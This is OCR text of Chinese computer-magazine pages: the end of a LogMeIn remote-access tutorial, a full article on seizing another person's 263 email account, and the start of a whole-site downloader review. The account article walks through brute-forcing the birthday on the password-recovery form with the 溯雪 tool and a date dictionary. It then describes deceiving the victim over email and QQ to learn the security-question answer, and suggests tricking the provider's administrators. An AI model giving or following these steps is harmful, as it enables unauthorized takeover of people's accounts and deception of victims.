


图8

文件共享是为远程主机上选定的文件设置一个共享连接，例如“https://secure.LogMeIn.com/f?3idPppJzS9X5ZTYc8Zahce9.wxcuebJwfwIrjv8KC7f”，使用者只需点击这个链接地址就可以直接从你的电脑上下载共享文件。应该指出这种共享连接是安全的，易于使用的。点击“Start Shareing Files”按钮激活操作向导，帮助用户轻松的建立文件共享连接。可以同时建立许多文件共享连接。

八、LogMeIn 属性设置

在“Preferences”栏中点击“Go>>”按钮，打开属性设置窗口，设置项目涉及 Remote Control Settings（修改远程控制会话配置）、Security Settings（浏览远程电脑的安全设置）、Network Settings（浏览并且修改来自你的远程系统的连接数据）、日志设置（按照你个人需求浏览并且修改 LogMeIn 日志文件设置）、Reboot Options（重新启动远程电脑）、Advanced Options（查看修改LogMeIn 高级配置）等内容。

比较重要的是Security Settings 设置，在其中可以设置用户权限、更改系统密码、锁定入侵者Ip、Ip 过滤设置、增加SSL 证书、设置个人密码（除了正常密码外，再添加一层密码保护）、查看日志和最近的访问等。可见LogMeIn 提供的控制功能不仅细致而且功能强大。

九、Guest Invite（共享控制）功能

Guest Invite允许让你的朋友临时控制一下你的电脑，这是一个有趣的功能，你和你的朋友可以同时控制远程机桌面，充分体会在线合作的愉快。在远程主机任务栏托盒中的LogMeIn图标右键菜单上点击“Guest Invit...”项，打开Guest Invite窗口，点击“Start Guest Invite>>”按钮，在向导帮助下，确定合作的时间段，好友的Email地址等细节（图9），LogMeIn会给你的朋友发一封Email，其中包含了邀请连接地址，你的好友点击该地址进入LogMeIn的Guest Invite页面，点击“Continue”按钮就可连接到你的电脑了。

LogMeIn使用完成后，点击主窗口上的“Discount”图标可以安全退出LogMeIn。

（本文涉及的相关工具：LogMeIn，光盘中有收录。）




图9

溯雪＋社会工程学＝完全占有263信箱

小龙

今天给大家带来了一个获取263信箱的方法，可以说是既“暴力”又“卑鄙”。我们都知道263信箱早就完全收费了，其功能之强大也确实让我们垂涎，可惜我们这些没钱的穷人就是用不起。难道就连看看的权利都没有？下面就介绍我是如何采用特殊手段获得263信箱的。

想必大家都听说过溯雪这款工具吧！虽然工具是比较老了，但你仍然会发现它到现在都非常管用！我们用溯雪登录到http://mail.263.net，先点“模式”菜单下的“标准模式”，然后再点“文件”栏目下的“从当前URL导入”，就可以在表单栏目下看到相关提交项目的信息（图1）。



图1

在usr这个项目下双击进行编辑，“单元常量”里输入你要破解的用户名，然后再编辑pass这个表，我事先以经使用superdic做好了1到6位的纯数字字典，导入到字典栏就可以了。接着点“运行”下的“提交测试”，看到反馈回了错误信息。可是接着利用重新开始却无法产生错误标记，看来263是注意到这点了，这个方法行不通。

还有“密码保护”功能咱们没试呢。我们进入这个页面：http://mbill.263.net/register/setpass.jsp，输入用户名，然后选择“回答设定的问题找回密码”，就会出现填写生日的页面。还是利用刚才的方法，到标准模式后接着导入当前URL，然后在这个表单下编辑year、month和day。这次是不用做字典了，因为这种小字典我们完全可以自己写。我们新建一个txt文档，输入1970－1985之间的所有年份，很简单吧，注意每个数字是隔行输入的。至于为什么我选择这个年龄段，因为这是现在大多数网民的信息嘛，这里最好是保存为dic格式的文件再导入。至于月和日就不用我多说了吧！基本信息输入完毕后，还是利用“提交测试”，可以看到提示生日与注册生日不正确。继续点“开始／重新开始”，这里可以选择一个错误标记，当然是选择最容易判断的那条了（图2）。




图2

这里的包长度程序会自动计算出来，点确定后，可以看到溯雪以飞快的速度在提交数据，这可是以牺牲带宽和CPU为代价的。此时，你可以注意控制台下的信息，也就是那个黑呼呼的窗口，完整记录了当前执行的操作（图3）。

由于这个字典组合的确是简单，不一会的工夫，就可以看到，正确的信息已经被提示找到（图4）。用这个生日组合就可以进入下一步了。

在输入答案处，我看到这家伙的问题是：我是谁？这个我可是做不出字典了，中华文字博大精深，汉字组合魅力无穷，谁能做出这样的字典可以教导一下小弟了。废话不说了，如果这里




图 3




图 4

是一些数字的问题，你也可以试下生成字典提交。我就不作介绍了，那么，就利用社会工程学了。由于知道了这家伙的信箱和生日，就给他写封信吧，输入内容如下：你好，一个偶然的原因知道你的信箱，原来你也是** 年的，可以做个朋友吗？我qq是******。我叫李小虎。”

过了几天就收到他的回信，可惜发件人里并不是他的姓名，说明他没有填写这个项目。不过qq上倒是有了信息，下面就是几句简单的谈话：

> 你好，很高兴认识你，我是张小龙
> 呵呵，你好。
> 还不知道阁下大名呢
> 我叫李小虎。

哈哈，就这么简单，接下来用这个姓名输入到答案里，一个263信箱就这么到手了。

当然，对于不同情况这个“卑鄙”的过程也是不同的。既然掌握了他的个人信息，你完全可以发信给263的管理员索取密码啊，例如密码忘记了啊，密码保护以前申请的，密码保护答案不记得了，再提供你知道的生日和问题，如果263管理员非常“仁慈”，说不定就成了。这个方法我没试过，其实只要大家开发想象的天空，你也会喜欢上社会工程学的。

其实这个方法不光是针对263信箱，很多地方都可以用到的，留给大家自己开发吧！同时也希望263能够加强管理力度，用注册码验证或者禁止同一IP多次提交数据都是可以的。

（本文涉及的相关工具：溯雪及密码字典，光盘中有收录。）

多面手——网站整站下载器

小龙猪

初识“网站整站下载器”，是一个朋友的推荐的。这确实是一款非常不错的工具。倘若有人为了搞到网站代码而不惜花很大的工夫去入侵的话，那我就得向他好好的推荐这款工具了。

一、下载整站

既然工具叫做“网站整站下载器”，那我们就先来看一下它的基本功能吧。软件的界面很朴实，却有着丰富的内涵。我们在文件菜单下面打开“新建项目向导”，就可以认识到这个软件的基本功能了。一般来说，要完全复制一个整站，就需要使用它的“完全复制一个网站，保留原来的目录结构”功能。进入下一步后，我们就可以输入需要复制的网站URL地址。这里的链接深度只是网站系统可能连接到其他网站的信息保留的项目，若没实际需要，按照默认设置就可以。在下面一步中，就是设置的关键了，可以根据我们的需要来进行配置，最好是选择“文字和图形”，这样有针对的把网站的代码文件和图片down下来为我所用。有些网站可能做了访问权限设置，也就是需要用户和密码才能进入，软件的设计者很细心，对于这样的网站可以在项目向导里进行相关填写。这样，整体的设置就完成了，程序会让你选择一个项目文件的名称，同时也会在该目录下生成同名的文件夹，用来保存下载的文件。

我定义了下载的网站地址，然后点工具栏上的三角符号就开始下载文件了。可以看到下载速度相当快，同时下载的文件也非常准确（图1）。至于保留的文件，例如我选择项目保存为jay520，那么在该项目的目录下会生成一个jay520的文件夹用来保存下载好的文件。

